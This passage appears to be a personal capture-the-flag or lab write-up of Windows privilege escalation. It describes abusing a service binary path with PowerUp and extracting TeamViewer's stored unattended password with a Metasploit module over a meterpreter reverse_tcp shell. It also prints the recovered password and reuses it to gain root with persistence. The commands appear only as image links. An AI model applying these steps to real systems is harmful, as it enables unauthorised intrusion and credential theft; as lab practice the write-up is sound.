Set-ServiceBinPath - sets the binary path for a service to a specified value through Win32 API methods. This basically sets a new binary path for the service. Say I am going to set the binpath to users/public, where my user has permissions to do whatever, wouldn't it pass the check?




True? Let's chec that.






A new find! What else?




The path changed!

Previous invoke-allchecks execution:



See the difference in the paths.






YEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE

#rooted.

I came to realize that this shell is not stable at all, crashes all the time and forces me to invoke-serviceabuse too many times. How about getting a more stable shell?

How about getting root in a different way? I like the latter.


Going through the running processes I encounter a TeamViewer\_Service process. Which probably means I can do something to it, since it is a remote administration tool.



I fire up metasploit and search for a teamviewer exploit




A password gatherer? Interesting.




To use this without msf, I can find the exploit online and upload it to the victim and execute it locally, yes.

But how about practicing metasploit a little bit? I am really hoping to have a professional user someday, so I need to get familiar with it. So first, I set up a metasploit listener on port 4444.




With this, it will actively listen on port 4444 for incoming connections and for every new connection, it will create a separate session. Allowing me to be diversive. Now I need some shell so if I'm already practicing msf (and because otherwise it won't work), I need to create a reverse\_tcp shell.exe so the exploitation would work. This module is incompatible with anything else than a reverse\_tcp shell.exe. At least from my own understanding.

Anyway, creating shell.exe.



This generated shelldon.exe and saved it under /root/ Upload it to victim machine:



And basically what should happen is that I return to the teamviewer module and set SESSION 5.

* **Run**

This will look for any unattended passwords and boom:

!R3m0te!

It did not work for some reason so Iam giving up,going to give it a go tomorrow .


Tomorrow: Got it to work!


It had an incompatibility with the meterpreter and the problem was on the msf listener. Icompiled a reverse\_t cp payload (not x 64 !) and sent it to the server.

From there I was testing different types of listeners.


The problem I had was probably the version of the listener (32 bit, 64 bit) and what I didn't know is that if I am choosing a 32-bit meterpreter listener, my generated payload should be meterpreter/reverse\_tcp as well, or else it won't work with the teamviewer msf module.

So if I am using a meterpreter listener, I should set my payload as a meterpreter/reverse\_tcp.





This is the password for the teamviewer account, what if they reused it? This happens.



#rooted. Again.

With persistence.